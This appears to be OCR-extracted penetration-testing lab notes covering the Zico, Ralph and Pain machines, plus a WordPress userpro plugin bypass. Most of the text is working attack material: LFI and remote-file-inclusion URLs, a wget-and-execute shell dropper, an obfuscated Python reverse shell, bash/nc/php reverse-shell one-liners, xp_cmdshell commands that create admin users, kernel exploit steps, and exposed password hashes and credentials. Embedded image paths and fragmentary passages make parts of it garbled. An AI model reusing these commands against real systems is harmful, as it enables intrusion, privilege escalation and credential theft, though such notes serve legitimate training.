>>> url = '''http://192.168.199.131/index.php?file=/var/log/auth.log&cmd=php
-d allow_url_fopen=true -r
"eval(file_get_contents('http://192.168.199.132:8082/kYY7p5G'));"""
>>> resp = requests.get(url)
```

Zico

```

//apache config file
Look at the error config part if its
http://192.168.199.133/view.php?page=/../../../../../../../../../../etc/apache2/apache2.conf

If the below exist then look at the "**envvars**"

ErrorLog: The location of the error log file.
If you do not specify an ErrorLog directive within a <VirtualHost>
container, error messages relating to that virtual host will be
logged here. If you *do* define an error logfile for a <VirtualHost>
container, that host's errors will be logged there and not here.
#
ErrorLog ${APACHE_LOG_DIR}/error.log

http://192.168.199.133/view.php?page=/../../../../../../../../../../etc/apache2/envvars

Since there is no sane way to get the parsed apache2 config in scripts, some
settings are defined via environment variables and then used in apache2ctl,
/etc/init.d/apache2, /etc/logrotate.d/apache2, etc.
export APACHE_RUN_USER=www-data
export APACHE_RUN_GROUP=www-data
export APACHE_PID_FILE=/var/run/apache2$SUFFIX.pid
export APACHE_RUN_DIR=/var/run/apache2$SUFFIX
export APACHE_LOCK_DIR=/var/lock/apache2$SUFFIX
Only /var/log/apache2 is handled by /etc/logrotate.d/apache2.
export APACHE_LOG_DIR=/var/log/apache2$SUFFIX

We can see in this line, that the "APACHE_LOG_DIR" variable is set to the directory "/var/log/apache2". This means that when combined with the directive in the "apache2.conf" file, Apache will log into a file called "/var/log/apache2/error.log":

sudo ls /var/log/apache2
access.log error.log other_vhosts_access.log

No luck with the log file.

We process with the login of phpliteadmin v1.9.3 which logged in with the use of

Password : admin

Trying to maniple it so I can execute malicious code.
Looking through the database I have came across the below


zico
96781a607f4e9f5f423ac01f0dab0ebd MD5 : `zico2215@`

root
653f4b285089453fe00e2aafac573414 MD5 : `34kroot34`

So the phpliteadmin v1.9.3 is vulnerable to remote PHP code injection
https://www.exploit-db.com/exploits/24044/

This issue was exploit by the follow steps:

1. Admin password login
2. Create a DB named hack.php
3. Then created a table called "behnam"
4. Within the table I created a text entry



The code inserted is " <?php phpinfo()?>
This will display all of the configuration of the php file.. So we can do the below :


5. To run this we need to first run this in our LFI that we have found :

But the path might be different so click on the database.php then look at the structure tab

http://192.168.199.133/view.php?page=/../../../../../../../../../../usr/databases/hack.php

So the location is advertised on the PHP page

But the path might be different so click on the database.php then look at the structure tab



So we know that the injection of the <?php phpinfo()?> worked so we can inject anything there such as : <? Php system("whoami");?>

So then we inserted the below steps

//two steps broken down

<?php system("wget http://192.168.199.132/monster/shell_1234-new -O /tmp/shell_1234-new");?>

<?php system("chmod +x /tmp/shell_1234-new; /tmp/shell_1234-new");?>

Doing one massive line does not work

So we then got a shell back and we started to look around . In the /home/zico/wordpress/wp-config.php we found the password without any hashing or crypto

So we tired ssh with the zinco credentials and worked

Running "sudo -l" gives us the files that are root and we can access as well as the user ZICO

So once we are in the machine we do some basic enurmation and find out that the machine is currently running :

zico@zico:/tmp$ uname -a
Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux

zico@zico:/tmp$ lsb_release -a

No LSB modules are available.
Distributor ID:	Ubuntu
Description:	Ubuntu 12.04.5 LTS
Release:	12.04
Codename:	precise
zico@zico:/tmp$

Which is vulnerable to dirty cow exploit ID = 40839 . This exploit is covers from Linux kernal 2.6.22 till 3.9 so as the machine supports GCC we just downloaded it complied it and ran it and we got root:

zico@zico:/tmp$ wget http://192.168.199.132/monster/40839.c
--2018-01-07 03:54:30-- http://192.168.199.132/monster/40839.c

exploit

Sunday, January 28, 2018
9:16 PM

So the exploit for the "userpro" plugin exist by the use of exploit 43117

POC:

1 - Google Dork inurl:/plugins/userpro

2 - Browse to a site that has the userpro plugin installed.

3 - Append ? up_auto_log=true to the target:
http://www.targetsite.com/?up_auto_log=true

4 - If the site has a default 'admin' user you will now see the wp menu at the top of the site. You are now logged in
will full administrator access.

The apache server 2.3 to 2.5

```
roduct: Apache HTTP Server mod_session_crypto
Affected Versions: 2.3 to 2.5
Fixed Versions: 2.4.25
Vulnerability Type: Padding Oracle
Security Risk: high
Vendor URL: https://httpd.apache.org/docs/trunk/mod/mod_session_crypto.html
Vendor Status: fixed version released
Advisory URL: https://www.redteam-pentesting.de/advisories/rt-sa-2016-001.txt
Advisory Status: published
CVE: CVE-2016-0736
CVE URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0736
```

7 File(s) 351,864 bytes

9 Dir(s) 1,860,354,048 bytes fr

C:\Python26\be.py
Commands to run :

C:\Python27\python.exe -c "(lambda __y, __g, __contextlib: [[[[[[[[(s.connect(('10.11.0.37', 4444)), [[[(s2p_thread.start(), [[(p2s_thread.start(), (lambda __out: (lambda __ctx: [__ctx.__enter__(), __ctx.__exit__(None, None, None), __out[0](lambda: None)][2])(__contextlib.nested(type('except', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: __exctype is not None and (issubclass(__exctype, KeyboardInterrupt) and [True for __out[0] in [((s.close(), lambda after: after())[1])]][0])})(), type('try', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: [False for __out[0] in [((p.wait(), (lambda __after: __after()))[1])]][0]})()))))([None]))[1] for p2s_thread.daemon in [(True)]][0] for __g['p2s_thread'] in [(threading.Thread(target=p2s, args=[s, p]))]][0])[1] for s2p_thread.daemon in [(True)]][0] for __g['s2p_thread'] in [(threading.Thread(target=s2p, args=[s, p]))]][0] for __g['p'] in [(subprocess.Popen(['\\windows\\system32\\cmd.exe'], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE))]][0])[1] for __g['s'] in [(socket.socket(socket.AF_INET, socket.SOCK_STREAM))]][0] for __g['p2s'], p2s.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda: (__l['s'].send(__l['p'].stdout.read(1)), __this())[1] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)]][0])({}), 'p2s')]][0] for __g['s2p'], s2p.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda: [(lambda __after: (__l['p'].stdin.write(__l['data']), __after())[1] if (len(__l['data']) > 0) else __after())(lambda: __this()) for __l['data'] in [(__l['s'].recv(1024))]][0] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)]][0])({}), 's2p')]][0] for __g['os'] in [(__import__('os', __g, __g))]][0] for __g['socket'] in [(__import__('socket', __g, __g))]][0] for __g['subprocess'] in [(__import__('subprocess', __g, __g))]][0] for __g['threading'] in [(__import__('threading', __g, __g))]][0])((lambda f: (lambda x: x(x))(lambda y: f(lambda: y(y)()))), globals(), __import__('contextlib'))"

Check all the programfiles installed files, try to get a FTP and maybe it would work.

Check the firewall

Smbclient : smbclient //10.11.1.31/wwwroot -I 10.11.1.31 -N

Step by step of Ralpeh

30 March 2018
18:06

Ran NMAP got the list of ports then used NIKTO and dirb to get a list of directories and tried the _VTI_

The use of the num4linux. Nmap smb showed that there was a smb anonymous login

//smb commands
//To connect

smbclient //10.11.1.31/wwwroot -I 10.11.1.31 -N

//To list the shares on smb

smbclient -L //10.11.1.31/wwwroot -I 10.11.1.31 -N

//non interactive shell to interactive …

Using the "ping.py" I got a shell via browsing to my smbserver that I started

http://10.11.1.31/_vti_pingit/pingit.html

so started a smbserver on my machine then put the meterpeter shell.exe on the smb server folder and then connected to it via the windows machine

//windows smb to get the shell.exe . This works because when SMB is enabled windows will connect to any SMB share as it is local so "\\IP\shell.exe --no-pass "" this will run it without any issues and connect to it without any pass

10.11.1.31 & \\10.11.0.198\ROPNOP\shell.exe --no-pass

**started a listener on my machine on port 4444*

Once got a shell back to my machine I managed to look better and found the log-off.asp.txt file

checked the login-off.asp.txt and managed to get the password and username of the server

Within the /wwwroot/login-off.asp.txt

//username and password found

meterpreter > cat login-off.asp.txt

<%

function stripFilter(strWords)

stripFilter = replace(strWords, "'", "")

stripFilter = replace(stripFilter, "-", "")

stripFilter = replace(stripFilter, "&", "")

stripFilter = replace(stripFilter, "%", "")

stripFilter = replace(stripFilter, "\", "")

stripFilter = replace(stripFilter, "/", "")

stripFilter = replace(stripFilter, "|", "")

stripFilter = replace(stripFilter, ">", "")

end function

set cnn = server.createobject("ADODB.Connection")

```
cnn.open "PROVIDER=SQLOLEDB;DATA SOURCE=RALPH; User ID=sa
;PWD=poiuytrewq;  DATABASE=bankdb"

myUsrName = stripFilter(request.form("txtLoginID"))
myUsrPassword = stripFilter(request.form("txtPassword"))

sSql = "SELECT * FROM tblCustomers where cust_name='" & myUsrName & "'
and cust_password='"&myUsrPassword&"'"

Set rs = Server.CreateObject("ADODB.Recordset")
rs.Open sSql, cnn, 3, 3

if rs.BOF or rs.EOF then
   Response.write "<html><title>Offensive ASP Test Page</title>"
   response.write "<br><br><center><h1>ACCESS DENIED</h1></center>" %>
   <meta http-equiv="REFRESH"content="2;url=base-login.asp"><%
else
   Response.write "Login OK"
   Response.write "<html><title>Offensive ASP Example</title>" %>
   <meta http-equiv="REFRESH" content="0;url=restricted.htm"><%


End If

rs.Close
cnn.Close


set rs = nothing
set cmd = nothing
set cnn = nothing

%>
```

Then used the username and password along with the NMAP script exploit for server 2000 to connect to the DB and because the xp-cmdshell was enabled we can excute commands, for next time make sure you check it via the metaspolit to see if xp_cmd is enabled :)



Then used RDP to connect to it



proof ; 26b4cb0930a3e3be4da8e9d738607427

Note to behnam:

Do not give up! Remember this!! See you had to enumerate everything!! Then have a look at the services installed, look what services it has and open the same on your machine and connect to it get a ".exe" think of that behnam.

NMAP commands :

nmap -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=poiuytrewq,ms-sql-xp-cmdshell.cmd="net localgroup administrators behnam /add" 10.11.1.31

nmap -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=poiuytrewq,ms-sql-xp-cmdshell.cmd="net user" 10.11.1.31

nmap -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=poiuytrewq,ms-sql-xp-cmdshell.cmd="net user behnam rooter /ADD" 10.11.1.31

To add user : net user behnam password1 /ADD
To add behnam to admin : net localgroup administrators behnam /add

The ftp.exe is in : C:\Windows\system32\ftp.exe

pain

02 April 2018
01:03

PAIN machine

```
<?php

// Show all information, defaults to INFO_ALL
phpinfo();

?>
```

The machine fails to get the reverse shell working,

Start a python web server on the machine and retrive files from there.
Target 10.11.1.35

Dirb found a directory https://10.11.1.35/sections.php?page=

then i used that with the uniscan LFI to exploit any LFIs

dirb https://10.11.1.35/section.php?page= /usr/share/uniscan/LFI

So i will try to exploit it for LFI or RCE

I managed to get the Password file : ATTENTION TO THE %00 WITHOUT IT WONT DISPLAY SO DO USE IT! This is coz the nullbytes hack apply here as it is php 5.1

https://10.11.1.35/section.php?page=components/com_competitions/includes/settings/settings.php?mosConfig_absolute_path=../../../../../../../../../../../../../../../etc/passwd%00

//RCE section

I cannot upload anything so cannot do findsock bind shell. The LFI enabled me to read stuff on the server but nothing useful, after looking it turns out to be a RCE, so I setup a webserver on my machine and have the pain machine connect to me to grab a file. Using the basic **python simplehttpserver.** It enabled me to see that the RCE was working, it is very verbose.

RCE link :

https://10.11.1.35/section.php?page=http://10.11.0.72:999/method7.php%00.0

It worked! However I could not get a php shell back! It wouldn't execute it!

Soo at this moment I know that the RCE would grab files on my machines and read them ? So what I done was put a "info.php" so it would execute it and give me some info about it,

```
<?php
// Show all information, defaults to INFO_ALL
phpinfo();
?>
```

After trying bunch of different reverse shell I looked at the info php again and saw that the sites has a section about disabled functions and also when I try to run the reverse shell php it gave me an error which is only printed if an function doesn't run, so it meant it couldn't run that function....

interesting therefore it must have it disabled. so went and tried bunch of php functions that were like the "**exec" command and saw non of them actually worke**d. So what I want was a php page to be read so I can get a command execution done by the pain machine browsing the machine.

Check the reference section for it .

Then looked at The "php info" confirmed this and there was a bunch of functions that are disabled:

//found the disabled function in the phpinfo page

//disable_functions
base64_decode,eval,proc_open,exec,system,stream_socket_client,fsockopen,socket_create
base64_decode,eval,proc_open,exec,system,stream_socket_client,fsockopen,socket_create

Then noticed that there a file which uses "`" as way to executing shells.

So I used that to execute a command :

Backticks are executed as a shell command (`)

//method7

<?php

$output = `whoami`;

echo "<pre>$output</pre>";

?>

**********shell time *******

Now we have a way to run commands so I tried the below it didn't work then BASH worked:

php -r '$sock=fsockopen("10.11.0.198",22);exec("/bin/sh -i <&3 >&3 2>&3");'

nc -e /bin/sh 10.11.0.198 1234

//worked

bash -i >& /dev/tcp/10.11.0.198/1234 0>&1

managed to get a reverse shell back via using the bash command one liner

https://10.11.1.35/section.php?page=http://10.11.0.198:443/method7.php%00

Couldn't get a back door coz I had no permissions by /tmp, for putting stuff in.

So basic enumeration was done then ran linuxprivcheck which gave me a top list of exploits to use thta might be used. I started with the top recommended exploits. The kernel was **vulnerable** this was obvious coz the google searched showed so many exploits :)

The exploit was in kernal 2.6.x on the udev

Then had a look at the exploits the below are the two :
//demo
http://linux-hacking-guide.blogspot.co.uk/2015/05/metasploitable-2-privilege-escalation.html
http://www.madirish.net/370
//the one
https://www.exploit-db.com/exploits/8478/

***** exploit***

This actually was very hard as the exploit had to be divided into different sections and ran differently as the GCC does not run on the pain machine.

The use of GCC had to be setup so it would compile 32 bit library in my 64 bit machine.

So the below steps is needed:

apt-get install gcc-multilib

Then compile each one in "-m32" so it means it is for a 32 bit machine, then use the **file** command to see if they are all 32 bit machine or not.

On the machine u can do "uname –a" to see the architecture

NOTE:

x86_64 ==> 64-bit kernel

i686 ==> 32-bit kernel

//pain machine

